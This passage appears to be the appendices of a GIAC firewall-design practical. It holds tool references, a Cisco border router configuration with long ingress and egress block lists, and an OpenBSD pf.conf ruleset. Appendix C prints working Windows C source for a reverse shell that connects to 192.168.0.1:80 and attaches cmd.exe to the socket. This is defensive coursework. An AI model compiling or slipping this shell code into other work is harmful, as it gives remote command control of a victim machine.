11. RainbowCrack, http://www.antsight.com/zsl/rainbowcrack/
12. Pwdump3 download, http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=pwdump3

Assignment 4 – Verify the Firewall Policy

1. Netcat, http://netcat.sourceforge.net
2. Hping, http://www.hping.org
3. Tcpdump, http://www.tcpdump.org

Appendix A – Cisco Router Configuration

```
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname GIAC_3725_Border
!
enable secret 5 *****
!
ip subnet-zero
no ip domain-lookup
ip routing
!
! SSH Setup
!
ip ssh timeout 120
ip ssh authentication-retries 3
!
! Internet Key Exchange (IKE)
!
crypto isakmp enable
crypto isakmp identity address
!
crypto isakmp policy 1
 encryption 3des
 hash md5
 authentication pre-share
 group 1
 lifetime 7800
 crypto isakmp key ****** address 123.45.67.89
!
! IPSec
!
crypto ipsec transform-set myvpn esp-3des esp-md5-hmac
crypto map crypto-hssi local-address Hssi1/0
!
crypto map crypto-hssi 1 ipsec-isakmp
 match address 150
 set peer 123.45.67.89
 set transform-set myvpn
 set security-association lifetime seconds 3600
 set security-association lifetime kilobytes 4608000
!
interface Hssi0/0
 description High Speed Internet Access
 ip address 12.1.1.2 255.255.255.252
 ip access-group 101 in
 encapsulation ppp
 serial restart-delay 0
 crypto map crypto-hssi
!
interface FastEthernet 1/0
 no shutdown
 description Connected to Routable Class C
 ip address 12.2.3.254 255.255.255.0
 ip access-group 101 out
 keepalive 10
!
ip classless
!
! Static route to send traffic up the stream
ip route 0.0.0.0 0.0.0.0 12.0.0.1
!
! Be sure some services and capabilities are disabled
no ip http server
no ip bootp
no ip finger
no ip name-server
```

```
no snmp
no cdp
no ip source-route
no service tcp-small-servers
no service udp-small-servers
no ip unreachables
no ip direct-broadcast
!
! Syslog logging
!
 logging 192.168.10.3 192.168.10.4
!
! Banner
!
banner motd #Welcome to GIAC Enterprises
This system is for authorized users only#
!
! ACCESS LISTS

!
 access-list 10 remark LIMIT SSH ACCESS TO ROUTER (START)
 access-list 10 172.16.0.0 0.0.0.255
 access-list 10 remark LIMIT SSH ACCESS TO ROUTER (END)
!
 access-list 100 remark INGRESS FILTER ON HSSI (START)
 access-list 100 deny 10.0.0.0 0.255.255.255 any
 access-list 100 deny 172.16.0.0 0.15.255.255 any
 access-list 100 deny 192.168.0.0 0.0.255.255 any
 access-list 100 deny 224.0.0.0 31.255.255.255 any log
 access-list 100 deny 127.0.0.0 0.255.255.255 any log
 access-list 100 deny 12.2.3.0 0.0.0.255 any log
 access-list 100 deny 0.0.0.0 0.255.255.255 any log
 access-list 100 deny 1.0.0.0 0.255.255.255 any log
 access-list 100 deny 2.0.0.0 0.255.255.255 any log
 access-list 100 deny 5.0.0.0 0.255.255.255 any log
 access-list 100 deny 7.0.0.0 0.255.255.255 any log
 access-list 100 deny 23.0.0.0 0.255.255.255 any log
 access-list 100 deny 27.0.0.0 0.255.255.255 any log
 access-list 100 deny 31.0.0.0 0.255.255.255 any log
 access-list 100 deny 36.0.0.0 0.255.255.255 any log
 access-list 100 deny 37.0.0.0 0.255.255.255 any log
 access-list 100 deny 39.0.0.0 0.255.255.255 any log
 access-list 100 deny 41.0.0.0 0.255.255.255 any log
 access-list 100 deny 42.0.0.0 0.255.255.255 any log
 access-list 100 deny 58.0.0.0 0.255.255.255 any log
 access-list 100 deny 59.0.0.0 0.255.255.255 any log
 access-list 100 deny 71.0.0.0 0.255.255.255 any log
 access-list 100 deny 72.0.0.0 0.255.255.255 any log
 access-list 100 deny 73.0.0.0 0.255.255.255 any log
 access-list 100 deny 74.0.0.0 0.255.255.255 any log
 access-list 100 deny 75.0.0.0 0.255.255.255 any log
 access-list 100 deny 76.0.0.0 0.255.255.255 any log
 access-list 100 deny 77.0.0.0 0.255.255.255 any log
 access-list 100 deny 78.0.0.0 0.255.255.255 any log
 access-list 100 deny 79.0.0.0 0.255.255.255 any log
 access-list 100 deny 89.0.0.0 0.255.255.255 any log
 access-list 100 deny 90.0.0.0 0.255.255.255 any log
 access-list 100 deny 91.0.0.0 0.255.255.255 any log
 access-list 100 deny 92.0.0.0 0.255.255.255 any log
 access-list 100 deny 93.0.0.0 0.255.255.255 any log
 access-list 100 deny 94.0.0.0 0.255.255.255 any log
 access-list 100 deny 95.0.0.0 0.255.255.255 any log
 access-list 100 deny 96.0.0.0 0.255.255.255 any log
 access-list 100 deny 97.0.0.0 0.255.255.255 any log
 access-list 100 deny 98.0.0.0 0.255.255.255 any log
 access-list 100 deny 99.0.0.0 0.255.255.255 any log
 access-list 100 deny 100.0.0.0 0.255.255.255 any log
 access-list 100 deny 101.0.0.0 0.255.255.255 any log
 access-list 100 deny 102.0.0.0 0.255.255.255 any log
 access-list 100 deny 103.0.0.0 0.255.255.255 any log
```

```
access-list 100 deny 104.0.0.0 0.255.255.255 any log
access-list 100 deny 105.0.0.0 0.255.255.255 any log
access-list 100 deny 106.0.0.0 0.255.255.255 any log
access-list 100 deny 107.0.0.0 0.255.255.255 any log
access-list 100 deny 108.0.0.0 0.255.255.255 any log
access-list 100 deny 109.0.0.0 0.255.255.255 any log
access-list 100 deny 110.0.0.0 0.255.255.255 any log
access-list 100 deny 111.0.0.0 0.255.255.255 any log
access-list 100 deny 112.0.0.0 0.255.255.255 any log
access-list 100 deny 113.0.0.0 0.255.255.255 any log
access-list 100 deny 114.0.0.0 0.255.255.255 any log
access-list 100 deny 115.0.0.0 0.255.255.255 any log
access-list 100 deny 116.0.0.0 0.255.255.255 any log
access-list 100 deny 117.0.0.0 0.255.255.255 any log
access-list 100 deny 118.0.0.0 0.255.255.255 any log
access-list 100 deny 119.0.0.0 0.255.255.255 any log
access-list 100 deny 120.0.0.0 0.255.255.255 any log
access-list 100 deny 121.0.0.0 0.255.255.255 any log
access-list 100 deny 122.0.0.0 0.255.255.255 any log
access-list 100 deny 123.0.0.0 0.255.255.255 any log
access-list 100 deny 124.0.0.0 0.255.255.255 any log
access-list 100 deny 125.0.0.0 0.255.255.255 any log
access-list 100 deny 126.0.0.0 0.255.255.255 any log
access-list 100 deny 173.0.0.0 0.255.255.255 any log
access-list 100 deny 174.0.0.0 0.255.255.255 any log
access-list 100 deny 175.0.0.0 0.255.255.255 any log
access-list 100 deny 176.0.0.0 0.255.255.255 any log
access-list 100 deny 177.0.0.0 0.255.255.255 any log
access-list 100 deny 178.0.0.0 0.255.255.255 any log
access-list 100 deny 179.0.0.0 0.255.255.255 any log
access-list 100 deny 180.0.0.0 0.255.255.255 any log
access-list 100 deny 181.0.0.0 0.255.255.255 any log
access-list 100 deny 182.0.0.0 0.255.255.255 any log
access-list 100 deny 183.0.0.0 0.255.255.255 any log
access-list 100 deny 184.0.0.0 0.255.255.255 any log
access-list 100 deny 185.0.0.0 0.255.255.255 any log
access-list 100 deny 186.0.0.0 0.255.255.255 any log
access-list 100 deny 187.0.0.0 0.255.255.255 any log
access-list 100 deny 189.0.0.0 0.255.255.255 any log
access-list 100 deny 190.0.0.0 0.255.255.255 any log
access-list 100 deny 197.0.0.0 0.255.255.255 any log
access-list 100 deny 223.0.0.0 0.255.255.255 any log
access-list 100 deny 225.0.0.0 0.255.255.255 any log
access-list 100 deny 226.0.0.0 0.255.255.255 any log
access-list 100 deny 227.0.0.0 0.255.255.255 any log
access-list 100 deny 228.0.0.0 0.255.255.255 any log
access-list 100 deny 229.0.0.0 0.255.255.255 any log
access-list 100 deny 230.0.0.0 0.255.255.255 any log
access-list 100 deny 231.0.0.0 0.255.255.255 any log
access-list 100 deny 232.0.0.0 0.255.255.255 any log
access-list 100 deny 233.0.0.0 0.255.255.255 any log
access-list 100 deny 234.0.0.0 0.255.255.255 any log
access-list 100 deny 235.0.0.0 0.255.255.255 any log
access-list 100 deny 236.0.0.0 0.255.255.255 any log
access-list 100 deny 237.0.0.0 0.255.255.255 any log
access-list 100 deny 238.0.0.0 0.255.255.255 any log
access-list 100 deny 239.0.0.0 0.255.255.255 any log
access-list 100 deny 240.0.0.0 0.255.255.255 any log
access-list 100 deny 241.0.0.0 0.255.255.255 any log
access-list 100 deny 242.0.0.0 0.255.255.255 any log
access-list 100 deny 243.0.0.0 0.255.255.255 any log
access-list 100 deny 244.0.0.0 0.255.255.255 any log
access-list 100 deny 245.0.0.0 0.255.255.255 any log
access-list 100 deny 246.0.0.0 0.255.255.255 any log
access-list 100 deny 247.0.0.0 0.255.255.255 any log
access-list 100 deny 248.0.0.0 0.255.255.255 any log
access-list 100 deny 249.0.0.0 0.255.255.255 any log
access-list 100 deny 250.0.0.0 0.255.255.255 any log
access-list 100 deny 251.0.0.0 0.255.255.255 any log
access-list 100 deny 252.0.0.0 0.255.255.255 any log
```

```
 access-list 100 deny 253.0.0.0 0.255.255.255 any log
 access-list 100 deny 254.0.0.0 0.255.255.255 any log
 access-list 100 deny 255.0.0.0 0.255.255.255 any log
 access-list 100 deny tcp any any range 135 139
 access-list 100 deny udp any any range 135 139
 access-list 100 deny tcp any any 445
 access-list 100 deny tcp any any range 6000 6255 log
 access-list 100 deny udp any any 69 log
 access-list 100 deny udp any any 514 log
 access-list 100 deny udp any any range 161 162 log
 access-list 100 deny icmp any any host-redirect echo
 access-list 100 permit any
 access-list 100 remark DENY INBOUND ON HSSI (END)
!
 access-list 101 remark Egress Filter on Ethernet 0 (START)
 access-list 101 deny tcp any any range 135 139
 access-list 101 deny udp any any range 135 139
 access-list 101 deny tcp any any 445
 access-list 101 deny tcp any any range 6000 6255 log
 access-list 101 deny udp any any 69 log
 access-list 101 deny udp any any 514 log
 access-list 101 deny udp any any range 161 162 log
 access-list 101 deny icmp any any echo-reply unreachable
 access-list 101 permit 12.2.3.0 0.0.0.255 any
 access-list 101 deny any log
 access-list 101 remark Egress Filter on Ethernet 0 (END)
!
 access-list 150 remark IPSEC FOR PARTNER NETWORK
 access-list 150 permit ip 12.1.1.2 0.0.0.0 123.45.67.89 0.0.0.0
!
line console 0
 exec-timeout 0 0
 password 7 *****
 login
!
!only allow ssh connections
!
line vty 0
 transport input ssh
 access-class 10 in
 password 7 *****
 login
!
ntp clock-period 17179613
ntp server 192.168.0.100
!
end
```

Appendix B – PF Firewall Configuration (pf.conf)

```
# Four Networks: External, DMZ, Secure, and Internal

##########################
##### Global Options #####
##########################

#Set the interface variables
        ext_if="vr0"
        dmz_if="fxp0"
        sec_if="fxp1"
        int_if="xl0"

#Set the server variables
        dns_serv="192.168.0.2"
        dns_serv_public="12.2.3.2"
        mail_serv="192.168.0.3"
        mail_serv_public="12.2.3.3"
        www_serv="192.168.0.4"
        www_serv_public="12.2.3.4"
        ssh_serv="192.168.0.5"
        ssh_serv_public="12.2.3.5"
        ntp_serv="192.168.0.6"
        ntp_serv_public="12.2.3.6"
        db_serv="192.168.10.2"
        db_serv_public="12.2.3.7"
        syslog_serv="192.168.10.3"
        syslog_serv_public="12.2.3.8"
        syslog_serv_bak="192.168.10.4"
        syslog_serv_bak_public="12.2.3.9"
        int_dns_serv="172.16.0.2"
        int_mail_serv="172.16.0.3"

#Set up the IDS management IP's
        ids_dmz="192.168.10.100"
        ids_sec="192.168.10.101"
        ids_int="192.168.10.102"

#Set up admins on the internal network
        db_admin="172.16.0.200"
        fw_admin="172.16.0.201"
        sec_admin="172.16.0.202"

#VPN Connection host
        VPN_partner="123.45.67.89"

#Router Ethernet Interface
        eth_rtr="12.2.3.254"

#Set the Block Policy to return RST & ICMP Error messages
        set block-policy return

#Scrub Away - normalize traffic
        scrub in all

#Set random ip id's to avoid being an idlescan zombie
        scrub out all random-id

################################
##### Address Translation #####
################################

#Translate all outbound connections from our networks
        nat on $ext_if inet from any to any -> ($ext_if)

#Address translation for publicly accessible servers
        rdr on $ext_if proto { tcp, udp } from any to $dns_serv_public \
                port 53 -> $dns_serv port 53
```

```
        rdr on $ext_if proto tcp from any to $mail_serv_public port 25 \
                -> $mail_serv port 25
        rdr on $ext_if proto tcp from any to $www_serv_public port 80 \
                -> $www_serv port 80
        rdr on $ext_if proto tcp from any to $ssh_serv_public port 22 \
                -> $ssh_serv port 22

#Make syslog servers accessible to the router
        rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_public \
                port 514 -> $syslog_serv port 514
        rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_bak_public \
                port 514 -> $syslog_serv_bak port 514

#Make the NTP server accessible to the router
        rdr on $ext_if proto udp from $eth_rtr to $ntp_serv_public \
                port 123 -> $ntp_serv port 123

#Make Database server accessible to MetaLingual Partner IP
        rdr on $ext_if proto tcp from $VPN_partner to $db_serv_public  \
                port 22 -> $db_serv

################################
##### Begin Blocking Rules #####
################################

#Begin with a default Block & Log rule
        block in log all
        block out log all

#Block traffic coming to unroutable networks
        block in quick from no-route to any

#Block packets inbound for the broadcast address
        block out quick on $ext_if from any to $ext_if:broadcast
        block out quick on $dmz_if from any to $dmz_if:broadcast
        block out quick on $sec_if from any to $sec_if:broadcast
        block out quick on $int_if from any to $int_if:broadcast

#Default quick block rule - no connects to these fw interfaces
        block quick on { $ext_if, $dmz_if, $sec_if } inet from any \
                to { ($ext_if), ($dmz_if), ($sec_if) }

#Block bad IP space and any specific corporate policy blocking
        table <rfc1918> const { 10/8, 172.16/12, 192.168/16 }
        table <unallocated> persist file "/etc/unallocated"

#Napster, IMesh, WinMX, Napigator, AudioGalaxy
        table <fileshare> const { 64.124.41.0/24, 216.35.208.0/24, \
                209.61.186.0/24, 64.49.201.0/24, 209.25.178.0/24, \
                64.245.58.0/23 }

#Instant Messaging Applications
        table <AIM> const { 64.12.161.0/24, 64.12.200.0/24, 205.188.179.0/24 }
        table <Yahoo> const { 216.136.233.0/24, 216.136.226.208 }
        table <msn> const { 64.4.13.0/24 }

#Block quick the defined tables at the external interface
        block quick on $ext_if from { <rfc1918>, <unallocated> \
                <fileshare>, <AIM>, <Yahoo>, <msn> }

#Block quick Bearshare & Kazaa ports
        block quick on $ext_if proto tcp from any to any port { 6346, 1214 }

##### Other Non-"quick" blocks #####
#Block traffic to internal interface - not quick
#This will allow us to let our fw admin ssh in later in the rule set
        block on $int_if inet from any to ($int_if)

#Keep DMZ and SECURE networks safe from phone home exploitation
        block in on $sec_if
```

```
        block in on $dmz_if

############################
##### Begin Pass Rules #####
############################

##### INT specific Rules #####
#Allow UDP/TCP/Ping traffic initiated from $int_if to get outbound
        pass in quick on $int_if inet proto udp from any \
                to any keep state
        pass in quick on $int_if inet proto tcp from any \
                to any flags S/SA modulate state
        pass in quick on $int_if inet proto icmp from any \
                icmp-type 8 code 0 keep state

#Allow ssh server to get to the internal mail server for remote users
        pass out on $int_if proto tcp from $ssh_serv port > 1024 \
                to $int_mail_serv port 143 flags S/SA modulate state

#Allow the SMTP Server to relay mail inbound
        pass out on $int_if proto tcp from $mail_serv port > 1024 \
                to $int_mail_serv port 25 flags S/SA modulate state

#Allow firewall admin to ssh to int_if
        pass in on $int_if proto tcp from $fw_admin port > 1024 \
                to ($int_if) port 22 flags S/SA modulate state

##### SECURE specific Rules #####
#Allow traffic from www server to our protected db server
        pass out on $sec_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state

#Explicitly allow the www_serv to get out since we deny all outbound
        pass in on $dmz_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state

#Allow the db admin to ssh to the database server
        pass out on $sec_if proto tcp from $db_admin port >1024 \
             to $db_serv port 22 flags S/SA modulate state

#Allow the security admin to ssh to the IDS and syslog systems
        pass out on $sec_if proto tcp from $sec_admin port > 1024 to \
                {$ids_dmz, $ids_sec, $ids_int, $syslog_serv, $syslog_serv_bak}\
                port 22 flags S/SA modulate state

#Allow entire dmz, the fw, and internal network to do syslog
        pass out on $sec_if proto udp \
                from { 192.168.0.0/24, $int_mail_serv, $int_dns_serv } \
                port > 1024 to { $syslog_serv, $syslog_serv_bak } \
                 port 514 keep state

#Allow Partner VPN access to database server (port forwarding to 3306)
        pass out on $sec_if proto tcp from $VPN_partner port > 1024 to \
                $db_serv port 22 flags S/SA modulate state

##### DMZ specific Rules #####
#Allow dns, ssh, smtp, www into the appropriate dmz servers
        pass out on $dmz_if proto { tcp, udp } from any to $dns_serv \
                port 53 keep state
        pass out on $dmz_if proto tcp from any to $ssh_serv \
                port 22 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $mail_serv \
                port 25 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $www_serv \
                port 80 flags S/SA modulate state

#Allow the DNS server to perform external queries
        pass in on $dmz_if proto { tcp, udp } from $dns_serv to any \
                port 53 keep state
```

```
#Allow the mail server to send out email
        pass in on $dmz_if proto tcp from $mail_serv to any \
                port 25 flags S/SA modulate state

#Allow the ssh server to get to the internal IMAP service
        pass in on $dmz_if proto tcp from $ssh_serv to $int_mail_serv \
                port 143 flags S/SA modulate state

#Allow all internal systems to synchronize time
        pass in on $dmz_if proto udp from { 172.16.0.0/24, 192.168.10.0/24 } \
                port > 1024 to $ntp_serv port 123 keep state

#Allow secure network access to synchronize time
        pass in on $sec_if proto udp from any to $ntp_serv port 123 keep state
```

Appendix C – Reverse Bind Code

```
/*
 * Code from 3APA3A on a Vuln-Dev archive list
 * http://archives.neohapsis.com/archives/vuln-dev/2003-q1/0041.html
 *
 * This code will launch a reverse shell to 192.168.0.1 on port 80
 */

#include <windows.h>
#include <winsock2.h>
#include <stdio.h>

int main(int argc, char* argv[]){
 WSADATA wd;
 HANDLE h;
 SOCKET sock;
 STARTUPINFO si;
 PROCESS_INFORMATION pi;
 struct sockaddr_in sin;
 int size = sizeof(sin);

 memset(&sin, 0, sizeof(sin));
 memset(&si, 0, sizeof(si));
 WSAStartup(MAKEWORD( 1, 1 ), &wd);
 sock=WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
 sin.sin_family = AF_INET;
 bind(sock, (struct sockaddr*)&sin, size);
 sin.sin_port = htons(80);
 sin.sin_addr.s_addr = inet_addr("192.168.0.1");
 connect(sock, (struct sockaddr*)&sin, size);
 si.cb = sizeof(si);
 si.dwFlags = STARTF_USESTDHANDLES;
 si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE) sock;
 CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,0,0,NULL,&si,&pi);
 return 0;
}
```